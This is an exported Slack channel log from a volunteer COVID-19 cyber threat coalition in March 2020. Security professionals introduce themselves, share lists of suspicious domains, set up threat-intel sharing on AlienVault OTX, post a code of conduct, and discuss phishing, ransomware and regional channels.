The latest Tweets from Cyber Volunteers 19 (@Cv19Cyber). Cyber volunteers to help healthcare providers in Europe during the COVID-19 outbreak. UK + Europe

👍2

4 replies
Last reply 27 days agoView thread

Thursday, March 26th

Will / Cyjax (UK) / Security Researcher 12:01 AM
IOCs can be found inside the report

Pinned by NL / Ronny Tyink / Sophos - SurfRight / Threat Mitigation Team

USA/Andrew Brandt / Sophos / threat researcher😷 12:01 AM
set the channel topic: Sending members of this Slack commercial solicitations either by DM or email will result in YOUR ENTIRE ORGANIZATION BEING BANNED from this Slack, no exceptions. TLP GREEN is assumed, AMBER should be noted
👍2

Christopher Vega / Activision Blizzard / Threat Intel Lead 12:04 AM
Whoever is doing that is gross
💯4

Pinned by NL / Ronny Tyink / Sophos - SurfRight / Threat Mitigation Team

USA/Andrew Brandt / Sophos / threat researcher😷 12:06 AM
Hi everyone. Just a quick note on something a few of you have reported up the chain to me: We are receiving reports that some organizations have joined this Slack and are contacting individual members to solicit commercial business. As the coordinators of this Slack I wanted to let you all know we find this behavior abhorrent and counter to the entire purpose of this Slack and the collaboration it has inspired. While we on the Steering Committee have not finalized a set of community standards for this group, I want you to know that anyone who engages in this behavior now or in the future, we will ban your entire organization from the Slack, and we will name and shame you and your organization for trying to take advantage of the goodwill this group engenders by its very existence. There will be no tolerance for this kind of behavior. We are not your sales lead pitch list, and I guarantee you will find it does you and your organization more harm than good if you continue to send solicitations for business to the members of this Slack.
💯42💣8

Christopher Vega / Activision Blizzard / Threat Intel Lead 12:11 AM
If anyone solicits me here I will publicly put them on blast and never do business with them ¯_(ツ)_/¯

👍11💯6❤️5

1 reply

27 days agoView thread

Josh Rice - DomainTools 12:33 AM

if this wasn't already posted - Free (updated daily) covid-19 list of risky domains - https://www.domaintools.com/resources/blog/free-covid-19-threat-list-domain-risk-assessments-for-coronavirus-threats - feel free to share.

6 replies

Last reply 21 days agoView thread

NL- Theo - Realtime Register B.V. 12:37 AM

is the sign up/form required each time you want to download it @Josh Rice - DomainTools?

👍1

9 replies

Last reply 27 days agoView thread

US / Joshua Saxe / Sophos / Chief Scientist 12:44 AM

Thank you @Josh Rice - DomainTools, genuinely appreciate your contribution and the good intent behind it. But is there a way to post your info in a way that doesn't gate it with a sales lead sign-up dialogue? I realize this is something that vendors (including the one I work for) do. But it's not in the spirit of this forum, so let's see if we can move towards a model that feels more vendor-neutral... (edited)

👍8

US/Dan Seggio/Wealth Advisory Firm/Security Analyst 12:54 AM

hi

Brian Cimbolic (PIR/.ORG) 12:59 AM

hi folks - Brian Cimbolic from PIR here. If anyone sees any Covid/Corona domains on .ORG that are engaged in abuse or selling "cures" or the like please send my way!

🤘1

IE / Michele Neylon /Blacknight /CEO 12:59 AM

hey @Brian Cimbolic (PIR/.ORG)

UK / Chris / NetEarthOne 1:03 AM

Hi @Brian Cimbolic (PIR/.ORG)

Brian Cimbolic (PIR/.ORG) 1:08 AM

hi all

👍1

Jothan Frakes / PLISK / CEO 1:09 AM

Yo Brian!

🤝1

Abhishek Dubey 1:28 AM

Today, we're releasing our Global COVID-19 Scam Dashboard that will give you the latest updates on the state of global COVID-19 phishing and online scams. For all of the security researchers and analysts, the dashboard also contains a COVID-19 Threat Intelligence Feed - updated daily. https://checkphish.ai/coronavirus-scams-tracker

checkphish.ai

COVID Scams tacker | CheckPhish

Covid Scams tracker. Tracking all scams related to Coronavirus in different categories like remote work, govt assistance, crypto giveaway(174 kB)
https://checkphish.ai/assets/img/coronavirus-scams-tracker.jpg

👏16❤️9🙏5👍7

9 replies

Last reply 27 days agoView thread

Brad Hillebrand / IU Health / Cybersecurity Mgr 1:38 AM

good afternoon from Indiana

👋5

US / Pinky Brand / RegistryOffice AS / SVP / DNS Abuse Monitoring 2:06 AM

Hi everyone. Pinky Brand here from RegistryOffice. Happy to help! We act as a trusted provider of domain name abuse reports and intelligence in the form of a dashboard to top level domain registry operators and registrars, who can then act on and manage abuse cases as per their policy and protocol. Two days ago we deployed a COVID-19 suspicious domains threat feed to them. Our HQ is in Norway and I'm based in Austin, TX. Happy to contribute as we can to this effort!

❤️5✅5👍4👋1

Kevin Kopas / ShortDot Registry / COO 2:41 AM

Hi Everyone! Kevin from ShortDot here. Thanks, @Jothan Frakes / PLISK / CEO for adding me to the group. We have been actively monitoring using Registry Office, zone scans for keywords and have been ServerHolding names as they pop up and are an issue.

😀1

1 reply

27 days agoView thread

Kevin Kopas / ShortDot Registry / COO 2:42 AM

@Abhishek Dubey Thanks for that link above. I had a look there and just placed the one .icu domain on that list on serverhold. My team will continue to monitor that and take action as necessary.

5 replies

Last reply 26 days agoView thread

US / Mike M / Security Engineer 2:54 AM

A security researcher who goes by the name of @sshell_ on Twitter put this together to track new Covid related domains being registered. Not sure if this was shared yet. Could help with hunting. https://thugcrowd.com/covid-19/ (edited)

1 reply

27 days agoView thread

Rasa 3:01 AM

Good day from Lithuania! Glad to be here!

👋1

Brent Carey 3:16 AM

Thanks for the invite, morena (morning) from New Zealand. I am in lockdown working remotely to keep .nz safe, trusted and secure. We will be publishing our validated list of coronavirus domain names to our website dnc.org.nz every Thursday starting 2 April 2020. Reports of coronavirus fake domain name registrations related to .nz can be made to abuse@dnc.org.nz . To date we have validated 58 domain names and suspended 8. Looking forward to working with you all. Brent

👍8

US/Mike Talon/Cymulate/Solution Architect 3:18 AM

anyone know if the US HHS.gov website closed the open redirect from yesterday?

3:18

Grrr, darn you Slack, I told you NOT to make that URL live

3:19

(home page is OK, it was a few sub-pages that had open redirects)

Mitch Parker/IU Health (US)/CISO 3:20 AM

Mike according to the OIG member who posted on the Infragard list, yes they did.

👍1

3:20

We were tracking it.

US/Mike Talon/Cymulate/Solution Architect 3:21 AM

cool, I know we set up a simulation for it, but haven't had time to check the actual site. Thank you!

Jeff Bedser 3:28 AM

Jeff Bedser from iThreat. We are working with the Donuts Registry. Any domains from those 241 TLD's please let us know.

👍2

IT / Emanuele Gentili / TS-WAY / Threat Intelligence🇮🇹 3:28 AM

Thanks @Jeff Bedser

👍1

Ann Ibrahim/Domain Name Commission/ BA Implementation Manager 4:25 AM


Hi All, I hope everyone, their families, co-worker, and friends are doing well in this stressful time.
I am Ann and I work at the Domain Name Commission with Brent to look after the .nz domain names.

👋5👍2

UK / Andy C / Public Sector / CyberSecurity Specialist 4:41 AM

evening all

👋7



US/Josh Rickard/Swimlane/Automate All Things 5:17 AM

Hey all, I would like to share a new blog post that my team is releasing which I think will help you all. We have identified 48K+ covid, corona, and pandemi domains currently registered.https://swimlane.com/blog/identify-malicious-domains-using-soar/To also help with the detection and investigation of potential COVID-19-related domains, we are providing a GitHub repository that contains registered domains from all (most) gTLDs (domain name extensions). Additionally, we are providing another dataset in the form of two JSON files. These files are specific to the following terms and will be updated as needed:
• corona
• covid
• pandemiWe are providing two JSON files for each of these terms (and their confusables) that contain the same data but are structured in different ways. For example, we are providing the following data structures:1. domains_by_ip.json: These json files are

organized by key value of the domain name and the value is the domain’s registered IP addresses.
2. ips_by_doman.json: These json files are organized by key value of IPs and the values are a list of domains associated with that IP address.
3. master_blacklist.txt: This file contains a blacklist of all terms and their identified domains, except for domains ending in .gov. More than likely you should blacklist all of these domains but use at your own discretion.You can find this dataset, which will be updated & archived daily on the following GitHub repository: https://github.com/swimlane/deepdive-domain-data.

Swimlane
Identify Malicious Domains using SOAR | Swimlane
Swimlane Deep Dive team uncovers malicious domains related to COVID-19(865 kB)
https://swimlane.com/assets/uploads/images/COVID-19-Identify-Malicious-Domains-using-SOAR.png

swimlane/deepdive-domain-data
This repository contains data related to coronavirus & COVID-19 based domains identified by Swimlane's DeepDive research team
Stars
3

Language
Python

swimlane/deepdive-domain-data | Mar 18th | Added by GitHub

Skrik69 5:46 AM
Pete Benson from Cyber-Psych.org, currently security architect to a utilities company in NZ, great to see the community pull together

Nikos Mantas/ University of Piraeus / Security Researcher 6:26 AM
Hello! Is there any place where malicious documents, phishing mails get uploaded?

6:26
I d love to help you with some analysis on them

Chris Larsen / Symantec / Researcher 6:52 AM
Today's nomination for "best covid/corona placeholder* site" (*as in No Useful Content; Parked Page; etc.) is hascoronaviruskilledeveryoneyet[.]com


😂3

US/Josh Rickard/Swimlane/Automate All Things 6:54 AM
This (IMO) is a huge problem - not enough shared (actual) phishing messages - I am starting to collect (and want others to contribute) to a private repository of phishing kits collected so we can use this data to identify (TTPs) patterns & indicators

7 replies
Last reply 27 days agoView thread
Pinned by NL / Ronny Tyink / Sophos - SurfRight / Threat Mitigation Team

US / Joshua Saxe / Sophos / Chief Scientist 8:13 AM

Hi @**everyone**,Here are some news bullets from the Steering Committee.1) We've picked Alienvault OTX as the official infrastructure of this group for disseminating threat intelligence. They've been kind enough to donate their services and support, and OTX is a service that's very easy to sign on to and use. Our plan is to create two feeds on OTX: an "unvetted" threat feed bearing threat research work products in which anyone can post, and a "vetted" feed that will be curated by trusted, vetted members of the workspace which can be used to protect organizations. More details to come, but this is in process and we expect to be set up by the end of the week if not sooner. Thanks @Pim T / Expert Threat Analyst, @Jaime Blasco / Alien Labs AVP / ATT Cybersecurity, @UK / Chris Doman / Independent / Analyst, @Alex Valdivia / ThreatConnect / Director of Research / MX, @Sherman Chu / New York City Cyber Command / Intelligence Analyst, and others for their work on this.2) Our steering committee has grown to almost 40 members. It's likely we'll be splitting up into task forces soon to take advantage of the growth. **Please join the steering group** if you can donate a few hours a week to helping to manage/admin this organization, or can help produce, curate and disseminate information. Regardless of your background, it's likely you can help, and we know you'll look back on your efforts and be proud that you volunteered. To join, email me at joshua.saxe@sophos.com from your organization's domain and include your Slack handle in the subject line; this lets us vet your identity.3) We're working on a group website and a group charter thanks to the efforts of @IT / Emanuele Gentili / TS-WAY / Threat Intelligence and @Matthew Barnett / DigitalEdict / Managed Services Provider. Then we plan to solicit endorsements from individuals, vendors, NGOs, and other organizations. We're finding that organizations are happy to support what we're doing here. Slack upgraded us to a paid tier, for free, this morning. Cloudflare has volunteered to help us defend our website. We expect more support from external organizations as we grow. If you work for an organization that's willing to donate relevant cloud services, software, or labor, please let us know.4) Thanks to @Shawn Richardson /NVIDIA/PSIRT /US/UTC-7's efforts we now have community standards that we'll be disseminating shortly.Thanks everyone for their participation, and once again, we're all very excited to see this workspace blossoming into a community that is doing great work and has even greater potential.



21💯8👍24❤️10😎3

1 reply

27 days agoView thread

Paul Walsh / MetaCert, Founder / CTC Committee 8:17 AM

I have an idea I’d like to run past you. We have an anti-phishing security bot for Slack. If you feed us the verified malicious addresses we’ll immediately classify them.Then, members of this Slack can check to see what’s classified. Thoughts? Obviously the bot will be free.

8❤2👍8

c4i 8:36 AM

Sounds good, but I am only one person.

US/Dan Seggio/Wealth Advisory Firm/Security Analyst 8:44 AM

just emailed over my details

Tim Neilen / PKCG (AU) / Service Delivery Manager 8:45 AM

Great initiative.. checking in from Australia!

❤1

Paul Walsh / MetaCert, Founder / CTC Committee 8:48 AM

Some of you have DM’d me for more details. This is a very old and outdated website as we’re mostly focused on Zero Trust browser based security. BUT, the integration was recommended by Slack as one of the top 10 for about 2 years. And some of you in here were early customers. No obligation to use it of course. And some of the features on the page are no longer available. No creepy analytics or tracking slacksecurity.metacert.com

Polly APP 9:29 AM

Hey folks. Barring OPSEC, are people seeing a stream of COVID-related phishing email targeting their organization?

1
2
3

1: Yep ██████ ☒ ☒ ☒ ☒ ☒ ☒ ☒ ☒ ☒ ☒ ☒ ☒ ☒ ☒ | 45% (18)
2: Nope █████ ☒ ☒ ☒ ☒ ☒ ☒ ☒ ☒ ☒ ☒ ☒ ☒ ☒ ☒ ☒ ☒ | 38% (15)

3: Don't really know due to limited visibility/telemetry ██ ☒ | 18% (7)

Total Votes: 44

Add a Comment
View All Responses

Owner: @Sherman Chu (Sherman Chu / New York City Cyber Command / Intelligence Analyst) | 🕘 **Closes:** Apr 25 at 9:29 AM | 🔒 Responses are Anonymous

4S3c 10:50 AM
Good evening, the rule to prevent hijacking by netwalker is to prevent the use of objects contained in WSHOM.OCX for any executable that is located in %appdata\local\temp%

10:50

image.png

👍1

10:51

https://www.linkedin.com/pulse/investigaci%C3%B3n-y-desarrollo-de-contramedidas-contra-macros-olaya/

linkedin.com

INVESTIGACIÓN Y DESARROLLO DE CONTRAMEDIDAS CONTRA MACROS MALICIOSAS

El proceso de investigación se ha desarrollado durante tres meses aproximadamente; se han valorado y testeado más de 80 muestras de documentos con MACROS maliciosas, todas ellas diferentes y de actores de amenaza distintos. Todo esto con la finalidad de diseñar un conjunto de contramedidas que sean(371 kB) https://media-exp1.licdn.com/dms/image/C4E12AQGDDlWXPF0w5Q/article-cover_image-shrink_600_2000/0?e=1590624000&v=beta&t=mGC884mJ1k5c6zOM6rePC7WP2B1u6AGtz87JMWX6U8Y

👍2

10:51

The text is in Spanish, but you can use g translator.

10:54

The rules were implemented in McAfee ENS however, they are cross-cutting for any AV platform

UK / Jon Inns / Threat Status / CEO 3:22 PM
Hi All,

We run a credential leak monitoring service. Over 6000 data breaches already parsed and analysed. Another 400 being processed this week.

We’re providing free 12 month enterprise accounts to anyone working in medical and clinical areas. That applies to any country in any region and duration may extend depending on how long things go on for.

I’ve seen comments on here about more generalised attacks hiding in the noise of C19.   You can use the service to identify which user accounts (and passwords) are in criminal circulation for your organisation.

Sign up at threatstatus.com and use C19 as a referral code and once your organisination is confirmed as medical / clinical your account will be upgraded.Stay safe.

🤘4

4 replies
Last reply 26 days agoView thread

IT / Marco Scalas / SardegnaIT / Regional CERT 5:17 PM
Hello everyone, i'm typing from Italy, it's nice to be here to share. Regional healthcare System implemented some configurations on IOC matching. So sharing is on OTX? Thank you, have a nice day everybody! (edited)

NL / Ronny Tyink / Sophos - SurfRight / Threat Mitigation Team 5:19 PM
Hi Marco, OTX is in the works of being setup, please make sure to also check the other channels for now for info

👍2

Bajarang Kokane/ McKinsey/ Threat Intelligence 5:48 PM
Does anyone has more details about the www.info-coronavirus[.]be?

3 replies
Last reply 26 days agoView thread

NL- Theo - Realtime Register B.V. 5:50 PM
that looks like an official Belgium government domain name @Bajarang Kokane/ McKinsey/ Threat Intelligence

Golden_Honeypot 5:50 PM
OTX meaning Alienvault OTX?

Jason Smart/PwC UK/Threat Intel Lead 5:50 PM
The whois information looks consistent

5:51
Kanselarij van de Eerste Minister Chancellerie du Premier Ministre - hosts 2k of official domains

NL- Theo - Realtime Register B.V. 5:51 PM
Yeah the registrar is the government itself

👍4

Jamila Boutemeur / NATO / Cyber Threat Analyst 5:51 PM
Seems legit !

NL- Theo - Realtime Register B.V. 5:51 PM
@Golden_Honeypot yes

Golden_Honeypot 6:03 PM
Cool thanks. I already have it set up

US/Mike Talon/Cymulate/Solution Architect 8:27 PM
mornin

NL / Ronny Tyink / Sophos - SurfRight / Threat Mitigation Team 8:36 PM
https://twitter.com/AltShiftPrtScn/status/1243166479903834112

PeterM @AltShiftPrtScn
I can confirm that #Ryuk ransomware are still targeting
hospitals despite the global pandemic. I'm looking at a US health care provider at the moment who were targeted overnight. Any HC providers reading this, if you have a TrickBot infection get help dealing with it ASAP.
Twitter | Mar 26th

JD Work / DOD-USMCU / Bren Chair 8:40 PM
i continue to assert that a new model for a more robust immediate response to these incidents is needed. i won't belabor the point here, but wrote at War on the Rocks on this. https://warontherocks.com/2020/03/paging-a-joint-task-force-cyber-defense-of-pandemic-medical-infrastructure/

War on the Rocks
Paging a Joint Task Force: Cyber Defense of Pandemic Medical Infrastructure - War on the Rocks
The ongoing global response to COVID-19 infections has become a critical public health, economic, and national security priority. The crisis has been made
Mar 24th(790 kB)
https://warontherocks.com/wp-content/uploads/2020/03/171214-N-JS205-0001.jpg

👍4

US / Joshua Saxe / Sophos / Chief Scientist 9:01 PM
BRB attempting to post code of conduct in a well formatted manner 🙂
👌2

IE / Michele Neylon /Blacknight /CEO 9:01 PM
good luck with that 🙂

9:01

You could shove it on https://paste.ie/ if you want for now

US/AI/Healthcare Org/Cyber Security 9:01 PM

I vote a series of Haiku

IE / Michele Neylon /Blacknight /CEO 9:02 PM

hehe

Pinned by US / Joshua Saxe / Sophos / Chief Scientist

US / Joshua Saxe / Sophos / Chief Scientist 9:03 PM

CODE OF CONDUCT: https://docs.google.com/document/d/1RdUrsCKmDCbqvMiEf9txsjjVgabqxrSY2T1xtqf67CY/edit?usp=sharing

👍9

9:04

Ok... that'll work for now, until we get an official group Google account... or we rewrite as a Haiku 🙂

👏1

9:04

Thanks @Shawn Richardson /NVIDIA/PSIRT /US/UTC-7 for heading this one up

👍2🙌1

US/Mike Talon/Cymulate/Solution Architect 9:24 PM

Mainstream cyber press starting to pick up on the meteoric rise in COVID-19 related threats.

Rafal Rohozinski / SecDev/ Principal 9:26 PM

We just launced a Canadian effort that is more narrowly focused on the needs of supporting Canadian hospitals, municipalities and critical infrastructure. If there are any Canadians here, that might contribute directly on that, here's a link to the Slack group… might be useful to create a few shared channels here (??) https://join.slack.com/t/covid19cyber-canada/shared_invite/zt-d5097lti-K46xNVA~9i6qpvAZT_2v9g (edited)

2 replies

Last reply 26 days agoView thread

John McCormac/HosterStats.com (Ireland) 9:27 PM

Might be a good thing to prepare a kind of FAQ/press release for these technology journalists rather than having them try to think for themselves.

US/Mike Talon/Cymulate/Solution Architect 9:27 PM
It might not be a bad idea to set up sub-channels for each country - or at least geographic region

👍2

3 replies
Last reply 26 days agoView thread

Elliot Gehin 9:28 PM
That sounds good ^^

US/Mike Talon/Cymulate/Solution Architect 9:28 PM
Maybe by Geo so we don't end up with 500 channels.

2 replies
Last reply 26 days agoView thread

CA/Trev/KPMG/CTI 9:34 PM
I wouldn't mind having a Canada channel...

9:34

Oh, wait... was just posted (edited)

US/Mike Talon/Cymulate/Solution Architect 9:36 PM
Trev tends to be about 5 minutes behind the live stream

🍁1

9:36

😃

9:37

Due disclosure, Trev and I are both part of another group (The Many Hats Club)

🎩1

NL / Ronny Tyink / Sophos - SurfRight / Threat Mitigation Team 9:39 PM
Ah I'm your Discord channel then 😉

2 replies
Last reply 26 days agoView thread

Pinned by NL / Ronny Tyink / Sophos - SurfRight / Threat Mitigation Team

US / Joshua Saxe / Sophos / Chief Scientist 9:41 PM

@everyone Good news -- we now have an endpoint, via OTX, for threat intelligence coming from the team that's assembled here. What we would like for researchers and organizations to do is create a (free) Alienvault OTX account (https://otx.alienvault.com/) and then request to join the "COVID19 Cyber Threat Coalition Unvetted" group (https://otx.alienvault.com/group/840/pulses).Once you've been approved to join, you can post "pulses" of threat intel to that channel. And once folks are posting pulses under a common group, we'll be able to pull down, analyze, and utilize all the information generated by this group via OTX APIs. We'll use these means to further vet threat intel before disseminating it to the broader public so they can protect themselves from the threats identified here.Getting this workflow up and running will be a huge and necessary step forward for this group, which thus far has mainly been sharing intel through Slack messages. Thank you for your participation!

AlienVault Open Threat Exchange

AlienVault - Open Threat Exchange

Learn about the latest online threats. Share and collaborate in developing threat intelligence. Protect yourself and the community against today's latest threats

AlienVault Open Threat Exchange

AlienVault - Open Threat Exchange

Learn about the latest online threats. Share and collaborate in developing threat intelligence. Protect yourself and the community against today's latest threats

👍16💯4❤️1

1 reply

26 days agoView thread

Rafal Rohozinski / SecDev/ Principal 9:41 PM

replied to a thread:**Maybe by Geo so we don't end up with 500 channels.**

Might be an idea to set up the geo Already starting to do this at the national level. That way we can network this effort with those more localized or sectoralized efforts as well… it would cut down on channel proliferation and having to joining multiple groups…thoughts?

View newer replies

Bart Vrancken / NCSC-NL / Cyber Security Specialist 9:46 PM

however,if intel is only shared on a Geo level ... we dont share it enough

CA/Trev/KPMG/CTI 9:47 PM

I can say that as a Canadian sector operator, I **need Canadian intelligence** and am personally identifying a workflow to provide Canadian intelligence to Canadian clients

👍2

Lot13Prophet 9:49 PM

How about hashtags... [2 digit country code] (edited)

US/Mike Talon/Cymulate/Solution Architect 9:51 PM
that could work, you can search across the group

US / Joshua Saxe / Sophos / Chief Scientist 9:53 PM
If we could get folks to put their country code in their screen name that'd allow people to search the directory and quickly identify others in a region of interest

👍3

US/Mike Talon/Cymulate/Solution Architect 9:54 PM
makes sense

US / Sam Scholten / Proofpoint / Sr. Email Fraud Researcher 9:55 PM
How does that work for those with global intelligence?

US/Mike Talon/Cymulate/Solution Architect 9:56 PM
Primary location in user name, hashtags in individual posts?

👍3

NL / René Westerhuis / Dutch Tax Office / Sysadmin 9:56 PM
sounds good

US/Mike Talon/Cymulate/Solution Architect 9:57 PM
and #global if the info is not specific to a geo?

US / Sam Scholten / Proofpoint / Sr. Email Fraud Researcher 9:57 PM
Works for me!

US/Mike Talon/Cymulate/Solution Architect 9:58 PM
Current list of two-character country codes for reference: https://en.wikipedia.org/wiki/ISO_3166-2

Wikipedia
ISO 3166-2
ISO 3166-2 is part of the ISO 3166 standard published by the International Organization for Standardization (ISO), and defines codes for identifying the principal subdivisions (e.g., provinces or states) of all countries coded in ISO 3166-1. The official name of the standard is Codes for the representation of names of countries and their subdivisions – Part 2: Country subdivision code. It was first published in 1998.
The purpose of ISO 3166-2 is to establish an international standard of short and unique

alphanumeric codes to represent the relevant administrative divisions and dependent territories of all countries in a more convenient and less ambiguous form than their full names. Each comple… Show more(594 kB)
https://upload.wikimedia.org/wikipedia/commons/f/f5/Terra.png

9:58

holy crap, that expanded to a LOT more than I thought it would

NL / Dave Woutersen / NCSC-NL / Coördinator Operations 9:58 PM

lol

NL / René Westerhuis / Dutch Tax Office / Sysadmin 9:59 PM

i like how it included an image of the earth

9:59

which is clearly flat in this pic 😉

😂2

NL / Dave Woutersen / NCSC-NL / Coördinator Operations 10:00 PM

But round like a pancake

NL / Matthijs Koot / Secura and UvA / security researcher 10:01 PM

on the country codes: because CC's are fixed length, how about putting the CC first? easier to the eye. So: `CC / Name / Org(s) / Role(s)` (edited)

US/Mike Talon/Cymulate/Solution Architect 10:02 PM

done

😀1

NL / Matthijs Koot / Secura and UvA / security researcher 10:02 PM

and no brackets around the CC, it is slightly less pretty to the eye (edited)

Max Muth / SZ / Editor 10:09 PM

Question to everyone with (or without) telemetry: I'm reading wildly differing views on volume of attacks. Some tell me that in total attacks are down from January (mostly as a function of emotet being inactive) others say they've never seen that much phishing. What does your data say? Same volume, just everything corona-themed? Or more and corona-themed? Or does it depend on what you're looking at? Domain-registration seems to be through the roof, but that can be anything, doesn't have to be malicious per se… (edited)

image.png

1 reply
26 days agoView thread

US (Global) / Todd H. / IACI / Intel 10:11 PM
Just from what we are seeing through our association:
Volume of scanning - UP
Volume of active phishing - UP
Volume of ransomware - UNCHANGED

👍2

10:12
As matter of metrics we deal with many different critical infrastructures, so I think that is safe to say across the board

Adam H/Analyst/EnergySector 10:14 PM
is anyone seeing ROBOT Attacks in their environment? https://robotattack.org

robotattack.org
The ROBOT Attack
Return of Bleichenbacher's Oracle Threat - ROBOT is the return of a 19-year-old vulnerability that allows performing RSA decryption and signing operations with the private key of a TLS server.(63 kB)
https://robotattack.org/robot-tw.png

US (Global) / Todd H. / IACI / Intel 10:16 PM
Not actively, most of the attacks we are seeing is through that of phishing, specifically those that are exploiting .LNK creation / vulnerabilities in Windows

👍2

10:17
I cant take credit for the writeup, but this is EXACTLY what we have been seeing
https://research.checkpoint.com/2020/breaking-through-windows-defenses-analysing-mlnk-builder/
Credit goes to Checkpoint for the fantastic writeup on it.

Check Point Research
Breaking through Windows' defenses: Analyzing mLNK Builder - Check Point Research
Introduction Launching an attack does not always require high technical aptitude on the part of a threat actor, especially when there are ready-made tools available for every stage of the infection chain. Delivery document builders and MaaS (Malware-as-a-Service) providers are just some of the services that thrive in hacking forums, and save attackers the trouble... Click to Read More
Mar 26th(775 kB)
https://research.checkpoint.com/wp-content/uploads/2020/03/mLNK_1021x580.jpg

👍1

Max Muth / SZ / Editor 10:27 PM

Has anyone on here ever heard of THREADS!!!They make the Slack experience much more enjoyable. Just mouse over the header of a message and you'll see the option to open a thread. that will lead to a subconversation. Very handy for answers to questions. Just a suggestion.

👍7😬1☝1✅1

4 replies

Last reply 26 days agoView thread

NL / Dave Woutersen / NCSC-NL / Coördinator Operations 10:33 PM

Do we have anyone from Shadowserver here?

5 replies

Last reply 26 days agoView thread

Kimberly Grauer/ Head of Research/ Chainalysis 10:49 PM

Hey all, I am working on some research around how cryptocurrency might facilitate crime during a time of crisis. These are my conclusions at the moment. Feedback welcome!Cryptocurrency native scams are actually not the type of scamming that soars during a crisis. Cryptocurrency scams tend to require a person to actively choose to send funds to another cryptocurrency address which is in turn run by a scammer. Those types of investment scams are not particularly more successful during a time of crisis such as that witnesses by the recent global pandemic. There are of course fake charities which accept cryptocurrency, falsely, but my company has not found very many addresses to prove these attacks have been particularly successful at the moment. Rather, phishing attacks seem to be the most prominent culprit of crime during this specific crisis. These attacks rely on people accidentally clicking on links which then force the victims to download malware or get their information stolen. Indeed, phishing attacks can result in the loss of cryptocurrency, but given so few people are holders of cryptocurrency, and most phishing links are more widespread in terms of the attack vectors utilized, we can assume that most broad phishing attacks are not generally seeking the transfer of cryptocurrency. The main exception here would be ransomware, where perpetrators do require the transfer of cryptocurrency, and many hospital attacks are exploiting the COVID-19 virus. These ransomware downloads still do typically utilize phishing methods to deliver the malware to the victim.

1 reply

26 days agoView thread

NL / Dave Woutersen / NCSC-NL / Coördinator Operations 10:57 PM

We also see extortion mails, most recent version is a group claiming to be APT28 (sender strontiumcrew@yandex.ru asserting to belong to APT 28/STRONTIUM) who want 2 Bit coins or they will start attacking the victim (in this case a government organisation on health). The claims are false and no attack happens but it does scare organisations when they receive these Armada Collective kinda copycat mails

1 reply
26 days agoView thread

US / Joshua Saxe / Sophos / Chief Scientist 10:58 PM
Hey everyone -- we'd like to create channels where folks working in geo regions can make connections and form collaborations. The purpose of these channels would be networking; threat intel should stay in the threat-intel oriented channels so it doesn't get balkanized. To this end I'm going to spin up an open ended poll on what regional channels, at what geographic granularity, make sense.

👍3

Pinned by US / Joshua Saxe / Sophos / Chief Scientist

PollyAPP 10:59 PM
What regional channels in the form ctc-<region name>-networking would you like to see created for the purpose of networking/spawning threat intel collaborations?
You may vote for multiple options

1
2
3
4
5

6
+ Add Option

1: ctc-usa-networking ██████ ☒ ☒ ☒ ☒ ☒ ☒ ☒ ☒ ☒ ☒ ☒ ☒ ☒ ☒ ☒ ☒ ☒ ☒ ☒ | 26% (18)@US / Greg Feezel / Progressive Ins / Threat Intel, @Christopher Vega / Activision Blizzard / Threat Intel Lead, @US / Jeff Hudesman / DailyPay / VP Security+ 15 more
2: ctc-canada-networking ████ ☒ | 16% (11)@Lindsay MacDonald / Cyber Analyst, @Samara, @RO / Valeriu Vraciu / RoEduNet / networking eng.+ 8 more

3: ctc-uk-networking ███ ☒ | 13% (9)@Greg Daysh / StegaUK / Security Researcher, @Charlie Hodgson / Capgemini / Security Investigations, @Harry McLaren / Adarma / Product Lead+ 6 more
4: ctc-australia-networking ██ ☒ | 10% (7)@Tara / Telecommunications (AU) / Cyber Security manager, @AU / Stephen Jackson / QRIDA (AU) / DEVOPS, SECOPS, @AU / Andrew Brown / Eastern Health / ICT security officer+ 4 more

5: ctc-EU-networking ████████ ☒ ☒ ☒ ☒ ☒ ☒ ☒ ☒ ☒ ☒ ☒ ☒ ☒ ☒ ☒ ☒ ☒ | 33% (23)@Niels / NHTCU-NL / Investigator, @CZ / Fabrizio Biondi / Avast / AI Research Manager, @HR / Josip Papratovic / CERT.hr / Senior Technician+ 20 more
6: 6. ctc-asia-networking ☒ | 1% (1)

Total Votes: 52

Comments (7 Total)

@CA/Trev/KPMG/CTI: I say country... or both... in Canada, it's kind of annoying to always be lumped with USA

@US / Nick Espinosa / Security Fanatics / Chief Security Fanatic / UTC -5: No worries, Trev! I'm with you on that specific example!

@NL / Matthijs Koot / Secura and UvA / security researcher: how many nationalities are represented here? if nation adds its own channel: that's possible, but not all nations have a clout of ppl present here. Hence I added "ctc-EU-networking" instead of (e.g.) "ctc-NL-networking" (even though the Netherlands, where I'm at, has quite a clout here).

@Noah Adjonyo / IBM / Security Intelligence: UK should idealy be UKIE, UK and republic of ireland, EU could be divided, based on threat similarities (DE, AT, NL, Switzerland, Belgium, Luxembourg) , (Spain, Italy, Portugal), Nordics maybe

@CH / Steven Meyer / ZENDATA / CEO: Should europe also be split by languages? English, French, German, etc..

Add a Comment
View All Responses

Owner: @US / Joshua Saxe / Sophos / Chief Scientist | **Closes:** Apr 25 at 10:59 PM | Responses are Non-Anonymous

US/AI/Healthcare Org/Cyber Security 11:00 PM
are we allowed to hang with Canada even if ISA?

US / Joshua Saxe / Sophos / Chief Scientist 11:00 PM
For sure -- anyone can join any channel 🙂

US/AI/Healthcare Org/Cyber Security 11:00 PM
wheeee! thanks

US/AI/Healthcare Org/Cyber Security 11:01 PM
oddly not covid realted, but seeing uptick in abuse to outlook/ms domains for sending bitcoin sextortion spam the last two weeks? looks realted to earlier in the year t505 behaviors?

6 replies
Last reply 26 days agoView thread

Pinned by Seth Rudesill / Community Brands (US) / Network Security Engineer

US / Joshua Saxe / Sophos / Chief Scientist 11:07 PM
We've been contacted by a number of vendors offering free sandbox services, free endpoint security products, and other freebies, for the duration of the crisis. If these offers are genuinely free, and not sales traps, vendors are welcome to announce them in #free-vendor-offers. I don't have a formal definition of 'sales trap'. Just use good decency and judgment here and the admins will do the same. (edited)

❤️3 👍3

1 reply
26 days agoView thread

US / Nick Espinosa / Security Fanatics / Chief Security Fanatic / UTC -5 11:11 PM
No soliciting of products or services to other members outside of the free vendor channel, how about that?
✔️9💯4👍3

Chris Larsen / Symantec / Researcher 11:40 PM
Potential FP (as in, yeah, it's newly registered, and has covid in the name, but it doesn't fit normal pattern of junk/scam/evil domains): covid19dashboard[.]live

